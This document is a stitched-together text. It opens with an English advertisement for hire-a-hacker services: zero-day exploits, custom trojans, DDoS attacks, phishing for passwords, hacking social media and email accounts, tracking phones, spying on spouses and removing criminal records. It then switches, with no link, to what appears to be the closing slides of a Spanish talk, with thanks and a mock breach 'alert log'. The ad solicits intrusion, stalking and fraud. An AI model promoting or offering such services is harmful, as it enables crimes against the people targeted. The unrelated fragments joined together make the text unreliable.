I head a team of veteran geeks that have been able to provide our clients with computer Hacking exploits /investigations for a broad range of civil disputes & criminal cases. These include:

-TECHNICAL SKILLS-

- Web (HTML, PHP, SQL, APACHE).
- C/C++, Java, Javascript and Python.
- 0day Exploits, Highly personalized trojans, Bots, DDOS attacks.
- Phishing Attacks to get passwords from selected targets.
- Hacking Web Technologies (Fuzzing, NO/SQLi, XSS, LDAP, Xpath).

-DOMESTIC ISSUES-

Premarital checks, PI(personal investigation), Investment fraud, Identity theft, Financial disputes, Hack Facebook/whatsapp/Email, Litigation,Fraud, Hack/track Phones and computers, Intellectual Property, Website Hack & security, Credit score upgrade,Human Resources,Unlock computer,Monitoring /Observations, Child custody investigations for proof in court, Divorce(Alimony & Child Support), Home surveillance and security forensics, Cheating spouses, DUI/criminal records removal, Recover lost files/documents, content removal,Tutorials and e-books & many more





*Conclusiones* <sup>c'</sup>

En una FRASE:

Si soy CANSINO  
al fin ATINO

A close-up photograph of a tree trunk and grass in a forest, with sunlight filtering through the leaves.

¿Tiempo para un cuento?


*Interact*

# Agradecimientos!!!!

- A Dios por permitirme este placer de nuevo
- A María que es de lo mejor que me ha pasado, y a nuestros 8 exploits.
- A prottapp por confiar en mi
- A los que trabajan por la paz, Ucrania y apoyo a maternidad
- A mis padres.
- A los Mineco
- A todos los que he convencido para investigar



¿Preguntas?



# Bonus Track

131



BREACH



## ALERT LOG:

RAT synched to main server

Firewall 1 breached

Firewall 2 26 % to breach

Firewall 3

Firewall 4

C TV